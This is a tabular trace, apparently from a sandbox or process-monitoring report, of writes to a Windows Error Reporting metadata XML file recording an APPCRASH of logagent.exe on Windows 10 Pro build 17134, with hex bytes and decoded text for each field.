C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 39 00 38 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5980</Pid>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1002	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 67 00 61 00 67 00 65 00 6e 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>logagent.exe</ImageName>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1178	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 38 00 36 00 37 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>8676</Uptime>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1220	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1224	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1228	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1310	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1314	2	09 00		success or wait	2	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1318	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1370	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1374	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1378	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1422	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1426	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1432	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 30 00 39 00 35 00 36 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>90095616</PeakVirtualSize>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1518	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1522	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1528	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 30 00 38 00 37 00 34 00 32 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>90087424</VirtualSize>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1598	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1602	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1608	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 32 00 34 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2245</PageFaultCount>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1682	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1686	2	09 00		success or wait	3	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1692	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 33 00 36 00 38 00 37 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7368704</PeakWorkingSetSize>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1788	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1792	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1798	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 33 00 36 00 38 00 37 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>736870 4</WorkingSetSize>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1878	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1882	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	1888	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 37 00 39 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>107960</QuotaPeakPagedPoolUsage>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2002	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2006	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2012	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 37 00 35 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>107504</QuotaPagedPoolUsage>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2110	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2114	2	09 00		success or wait	3	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2120	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 37 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>23784</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2244	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2248	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2254	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 34 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>23432</QuotaNonPagedPoolUsage>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2362	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2366	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2372	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 35 00 35 00 32 00 30 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>2355200</PagefileUsage>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2448	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2452	2	09 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2458	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 36 00 33 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>2363392</PeakPagefileUsage>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2550	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2554	2	09 00		success or wait	3	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2560	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 35 00 35 00 32 00 30 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>2355200</PrivateUsage>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2632	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2636	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2640	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2686	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2690	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2692	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2734	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2738	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2740	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2786	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2848	4	0d 00 0a 00		success or wait	8	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2852	2	09 00		success or wait	16	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2856	74	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 67 00 61 00 67 00 65 00 6e 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>logagent.exe</Parameter0>	success or wait	8	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3506	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3510	2	09 00		success or wait	1	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3512	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3558	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3596	4	0d 00 0a 00		success or wait	6	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3600	2	09 00		success or wait	12	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	3604	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4158	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4162	2	09 00		success or wait	1	6F50497A	unknown
